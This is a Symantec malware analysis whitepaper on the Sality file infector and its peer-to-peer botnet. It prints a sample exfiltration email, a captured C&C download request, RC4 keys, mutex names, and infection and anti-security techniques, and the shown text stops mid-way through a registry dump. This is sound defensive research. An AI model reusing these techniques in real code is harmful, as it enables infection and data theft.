Symantec™
Security Response

Sality: Story of a Peer-to-Peer Viral Network

Nicolas Falliere
Principal Software Engineer

Version 1.0 (July 2011)

Contents

Executive Summary

W32.Sality is a file infector that spreads by infecting executable files and by replicating itself across network shares. Infected hosts join a peer-to-peer network used to propagate malware on the compromised computer. Typically, those additional programs will be used to relay spam, proxy communications, steal private information, infect Web servers or achieve distributed computing tasks, such as password cracking.

The combination of file infection mechanism and the fully decentralized peer-to-peer network, along with other anti-security measures, make Sality one of the most effective and resilient malware in today's threat landscape. Estimations show that hundreds of thousands of machines are infected by Sality.

This paper will give an overview of Sality and briefly describe the architecture of the malware. The core of this paper focuses on the peer-to-peer characteristics of Sality, and examines its strengths and potential limitations. Finally, I will describe current trends and metrics for Sality.


Timeline

2003-2004: Early versions

The first public occurrence of Sality was recorded in June 2003. In the initial versions, Sality infected executables by pre-pending its UPX-packed code to the host. The payload consisted of an information stealing routine, to collect user-input data (via a keylogger DLL), passwords stored in the registry and dial-up connection settings. The stolen data was then emailed to the attacker, using various SMTP servers located in Russia. An example of such an email can be seen in Figure 1.

Figure 1

Exfiltration mail sent by Sality v2.93


Message from ST v2.93 - Sector(c), Salavat-city 2004
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Addresses

From: 11581@MAIL.RU
Date: Saturday, February 26, 2005 9:24 PM
To: LAMERCOOL@RAMBLER.RU
Subject: Message from ST v2.93 - Sector(c), Salavat-city 2004

```
############### TROJ SECTOR v2.93 BETA ###############

Copyright (c) by Sector
Thanx to iMAGER, Alien-Z

Time of sending: Sat, 26 Feb 2005 21:22:47

MailTo =

System Information:

  OS = Windows XP
  KeyLog = C:\WINDOWS\system32\WINPCDJH.BKE  0 Bytes
  ProgramFilesDir = C:\Program Files
  SystemRoot = C:\WINDOWS\
  ComputerName =
  UserName = MA
  TempPath = C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\


Drives info:

  C:\   Local disk   []      NTFS      4 285 MB      734 MB
  D:\   CD-ROM


Recent URLs:



System connections:

  Name        Login      Password        Phone        Domain        Modem
                nicolas     ***************  123456789             modem-Standard 56000 bps Modem


Passwords:
```

A few interesting elements are found in these early versions of the virus. First, the author did not adopt the quiet, stay-under-the-radar approach many malware creators have nowadays. Second, the curious reader asking where the name “Sality” originated from now has the answer: it is derived from “Salavat City”, a Russian town from which the author may originate. This threat bears a couple of other names, also related to strings found inside the payload: “Kuku” (which means Hide-and-Seek in Russian), or “Sector” (the nickname of the author). The simplicity of the early versions is expressed in at least three different areas:

- The file infector is basic compared to more advanced viruses.
- The virus and its payload form a whole entity. The author has no easy way to update it.
- The exfiltration method is also very basic, as the email addresses are hardcoded in the malware.

2004-2008: Improving their creation

Between 2004 and 2008, the authors worked a lot to improve their creation. Detailing the many variants that appeared during this period of time is not in the scope of this paper.

More generally, however, the infection technique changed as the virus became polymorphic with entry-point obscuring techniques - making it more difficult to detect and remediate. The payload was separated from the virus code, as the virus would download additional malware referenced by URLs hardcoded in the virus body.

Figure 2

Sality v3.09 contacting a C&C server (now sink-holed)

```
GET /mrow_pin/?id3489218dnqwrg36482&rnd=3505640 HTTP/1.1
User-Agent: KUKU v3.09 exp
Host: www.he3ns1k.info
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 01 Jul 2011 21:53:00 GMT
Server: Apache/2.2.16 (Amazon)
X-Powered-By: PHP/5.3.3
X-Sinkhole: malware-sinkhole
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Version 3.09, active in 2006, is a good example of that change. It includes anti-security software routines to block or disable a few firewalls, utilities, or anti-virus programs. It contacts a HTTP server (www.h3ns1k.info, www.g1ikdcvns3sdsal.info, or www.f5ds1jkkk4d.info), which returns an encoded list of malware to be executed. The author also decided to be more quiet, though a few references to “kuku” remain, such as in the user-agent, “KUKU v3.09 exp” in this case.

2008-2011: Better distribution scheme

Sometime in 2008, maybe late 2007, the author decided to fix a major weakness in the distribution scheme: the hardcoded URLs to the payload. Such URLs can be easily blocked, the immediate result being that newly infected hosts are instantly neutralized, unable to download the additional malware.

The solution chosen was the addition of a peer-to-peer component, which will be studied in detail in upcoming sections.

Architecture


This section describes the general architecture of recent variants of Sality (2008 and later.) All components are semi-independent and run in separate threads.

The injector

Sality injects all running processes with a copy of its code, except for those belonging to the “system”, “local service” and “network service” accounts. If the process is privileged, Sality will try to grant itself Debug privileges, and try to inject it once more.

If an instance of Sality is killed or terminated, voluntarily or not, one of the injected processes will take over. To avoid multiple injections of the same process, per-process mutexes named “<ProcessName>M_<x>_” are created (<x> being the decimal representation of the Process ID). A large number of such mutexes on a running system is good indication that it might be infected by the virus, as shown in Figure 3.

Figure 3
Mutexes on a computer compromised by Sality



```
M_

Process         Type    Handle or DLL
wscntfy.exe     1756  Handle  \BaseNamedObjects\wscntfy.exeM_1756_
360hotfix.exe   1876  Handle  \BaseNamedObjects\smss.exeM_608_
360hotfix.exe   1876  Handle  \BaseNamedObjects\csrss.exeM_680_
360hotfix.exe   1876  Handle  \BaseNamedObjects\winlogon.exeM_704_
360hotfix.exe   1876  Handle  \BaseNamedObjects\services.exeM_748_
360hotfix.exe   1876  Handle  \BaseNamedObjects\lsass.exeM_760_
360hotfix.exe   1876  Handle  \BaseNamedObjects\svchost.exeM_912_
360hotfix.exe   1876  Handle  \BaseNamedObjects\svchost.exeM_1108_
360hotfix.exe   1876  Handle  \BaseNamedObjects\spoolsv.exeM_1460_
360hotfix.exe   1876  Handle  \BaseNamedObjects\vmwareservice.exeM_1720_
360hotfix.exe   1876  Handle  \BaseNamedObjects\360hotfix.exeM_1876_
360hotfix.exe   1876  Handle  \BaseNamedObjects\wuauclt.exeM_1752_
360hotfix.exe   1876  Handle  \BaseNamedObjects\UrlZonesSM_Administrator
notepad.exe     1900  Handle  \BaseNamedObjects\notepad.exeM_1900_
cmd.exe         1952  Handle  \BaseNamedObjects\cmd.exeM_1952_
Winobj.exe      1964  Handle  \BaseNamedObjects\winobj.exeM_1964_
```

The protector

This component is used to protect Sality from various security software or tools.

First, in order to prevent Safeboot mode, Sality deletes registry subkeys and values located in `HKEY_CURRENT_USER\System\CurrentControlSet\Control\SafeBoot` and `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SafeBoot`.

Many antivirus and security services are stopped and disabled. Earlier versions of Sality were even more aggressive and deleted these services. The list of affected services can be found in Annex A.

Sality also drops a kernel driver responsible for several tasks. This driver is dropped under a pseudo-random name in the %System%\drivers folder. A service is created to start it on-demand. The service name seems steady across variants, “amsint32”. This driver serves three different purposes:

- It acts as a process killer: Sality continuously scans the processes of a compromised computer. If a name matches one of the names stored in a hard-coded list of well-known security processes (see Annex A), this process is terminated. In order to bypass potential security measures, the process will be killed by the driver, in kernel mode.
- It acts as a packet filter: the driver registers one of its routine as an IPFilter Callback routine, by sending an IOCTL_PF_SET_EXTENSION_POINTER control request to the IPFilter driver. (This callback can be used to implement firewall software in Windows XP/2003/2000, but is no longer available on Vista and above.) The callback set by Sality will drop packets if they contain string patterns of security vendor websites. The complete list can be found in Annex A. In effect, a customer using Windows XP would not be able to browse the Symantec.com website, for instance.

- The driver also has the possibility to block incoming and outgoing traffic to SMTP servers. This feature can be enabled by the user-mode component of Sality, upon reception of a special order sent by the botmaster. Later variants can no longer use this feature, though the code implementation remains.

The infector

The infector component of Sality has the responsibility to propagate the virus. Several areas are candidates for infection:

- Files referenced under the `HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache` registry key are infected. This key contains the applications' "Common names" used by Explorer when grouping buttons in the Task bar. A side-effect of this is that the MUICache entry is a great repository (partial though) of applications installed on a machine.
- Files referenced under the classic registry Run keys, `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` and `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` are also infected.
- All files on all mapped drives, from B: to Z:, are enumerated and potentially infected. Only executables having an ".exe" or ".scr" (screensaver) extensions are infected.
- Root folders of drives other than the Windows partition are infected: Sality will drop an infected copy of the Windows Calculator or the Minesweeper game, and will also create or modify the autorun.inf in order to try to run this file automatically when the drive is mounted. This dropped copy of Sality will have a random name with a ".exe", ".cmd" or ".pif" extension. In practice, USB flash drives and external hard-drives can be infected. When such a file is executed, the host (Calculator or Minesweeper) will not be run, but an Explorer window showing the root of the current drive, will be shown instead.
- Finally, network resources are enumerated and all executable files found are candidates for infection.

If a file targeted for infection belongs to a security software application (see Annex A), Sality will instead attempt to damage the file by overwriting the entry-point instructions with the bytes "CC C3 CC C3 CC C3 CC C3" (repeated sequence of "int 3", "ret" instructions). If this fails, then Sality will simply attempt to delete the file. The recursive directory infection routine also searches and deletes files having a ".vdb" or ".avc" extension, respectively used by Symantec Antivirus and Kaspersky Antivirus virus definitions. These extensions may also be used by other programs.

Finally, note that all infections routines are disabled if the peerlist (as defined later) is empty. This behavior is coherent with the current distribution scheme, as it there is little value in infecting files that would be unable to connect to the P2P network to download and retrieve additional malware.

Sality employs polymorphic and entry-point obscuring (EPO) techniques to infect files:


- The entry-point address of the host is unchanged.
- The code at the entry-point is changed, and replaced by a variable stub, generated by Sality polymorphic code generator (dubbed "Simple Poly Engine v1.1a (c) Sector").
- This stub jumps to the main virus body, appended to the last section of the host file. The initial code of this body is also polymorphic and contains junk instructions to thwart emulation strategies used by anti-virus. This stub eventually decrypts and executes a secondary region, which is the loader itself.
- The loader is run in a separate thread in the infected process. Its role is to load and execute Sality itself (hereby referred to as payload). If another copy of Sality is running on the system, it will wait.
- Meanwhile, the original entry-point code (OEP) of the host is restored and the host is executed. A secondary strategy (as used by files dropped at the root as described above), consists in opening an Explorer window.

Figure 4 illustrates the virus structure and execution flow.

In order to synchronize its different instances and to prevent multiple runs of the payload, Sality creates a mutex named "uxJLpe1m", which is unique across variants. The presence of this mutex on a system is very strong indication that it is infected by Sality. Likewise, creating this mutex beforehand is a simple and efficient inoculation method, which should prevent a machine from getting infected in the first place.

Figure 4

Execution flow of an infected file



The downloader

This component is responsible for downloading and executing additional malware pointed to by URLs retrieved by the peer-to-peer component.

Files downloaded are usually encrypted by RC4, using a key hardcoded in the virus body. Encryption details vary based on the network version. Typically, the key used to initialize the s-box is “kukutrusted!.” in older versions, or “GdiPlus.dll” in newer versions.


So far, the distributed malware have the same “code signature” as Sality itself. It seems reasonable to assume they are written by the same gang, or at least share a significant portion of code. These malware are somehow more traditional than Sality, as they usually communicate with and report to central C&C servers, located around the world. The following is a list of malware programs distributed in the last year:

- **Spam generators and spam relays** are by far the most popular programs. The spam usually relates to Russian casinos or online pharmacies.
- **HTTP proxies to relay traffic**. They can be used to mask shady operations and achieve anonymity.
- **Information stealers**, such as passwords and credentials locally stored on compromised computers, as well as Web credentials via Internet Explorer injection.
- **Website infector.** This malware sniffs and searches FTP credentials. It then connects to these machines and infects web-related HTML files: infection can be a simple IFRAME insertion, pointing to a third-party domain, or complex server-side scripts. The end-goal can range from drive-by download to install malware on users visiting these Web pages, to advertisement delivery.
- **Distributed cracker.** In February 2011, Sality operators pushed a malware designed to search SIP servers and crack VoIP accounts in a distributed fashion. See the blog “A Distributed Cracker for VoIP” for more details.
- **“Experimental malware”.** An example includes automatic enrollment to a Facebook app (using previously stolen Facebook credentials), or potential manipulation of Google Auto-Complete, as described in the blog “New Malware can Automatically Register Facebook Applications.”

Figure 5 illustrates the geographic localization of Command & Control servers used by the additional malware, as of July 2011.

Figure 5

Geographic localization of Command & Control servers



The peer-to-peer component

These modules and sub-modules are responsible for the distribution of payload URLs and/or malware to infected hosts. They are described in detail in the following section.

Going peer-to-peer

The peerlist


Executable files infected by Sality join a peer-to-peer network composed of other compromised computers. The network is decentralized: there is no central authority and peers are theoretically equipotent. Initial contact with the network is done via a **bootstrap list** of peers, carried around by infected files. This list contains the coordinates (public address, port) of a number of peers. In all variants examined, the maximum number of coordinates was set to 1000.

The first time Sality is run, a copy of the bootstrap list is dumped on the compromised computer. This **local list** will be constantly updated over time, as peers are added or removed. This local list also contains extra information about peers, such as last contact time, *goodcount* and *PeerID*.

The *goodcount* is an integer value that indicates the value of a peer. When a client tries to reach a peer of its peerlist, its *goodcount* is adjusted based on the other peer's response: if the peer was reached and responded according to the protocol format, the *goodcount* is incremented. Otherwise, it is decremented. Peers with a bad *goodcount* are discarded from the peerlist. It is important to realize that *goodcounts* are neither exchanged over the P2P network nor stored in bootstrap lists. They are specific to a given client's peerlist.

Figure 6

Illustration of the P2P distribution scheme




When Sality infects a file, the local list is embedded in the infected file, in effect, becoming its bootstrap list.

It is to be understood that peers in the peerlist are, ideally, *peers directly reachable by other peers* - later defined as **super peers**. In the remainder of this document, *peerlist* **is synonymous for** *list of super peers***.**

The local list is stored in the registry, under a username-seeded pseudo-randomly generated key in the HKEY_ CURRENT_USER hive. The algorithm changes across major variants, but seems unique across minor variants implementing the same protocol (defined later.) Figure 7 shows the local list location of an infected “Administrator” user.

Figure 7

Local peerlist for an “Administrator” infected by a V4 variant



```
Registry
My Computer
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_USER
    AppEvents
    Console
    Control Panel
    Environment
    Identities
    Keyboard Layout
    Network
    Printers
    RemoteAccess
    SessionInformation
    Software
      America Online
      ASProtect
      Classes
      Clients
      Cygnus Solutions
      ES-Computing
      Fobvexllmtqkq
        -993627007
      Ghisler
      IDM Computer Solutions
      Intel
      Local AppWizard-Gener
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
A1_0	REG_DWORD	0x55555555
A1_1	REG_DWORD	0x274B5A28
A1_10	REG_DWORD	0xAE7FAE37
A1_11	REG_DWORD	0xF7EDF09A
A1_12	REG_DWORD	0x5C75C941
A1_13	REG_DWORD	0xF1EA3A84
A1_14	REG_DWORD	0x4E853D57
A1_15	REG_DWORD	0x3EA69391
A1_16	REG_DWORD	0x5182744C
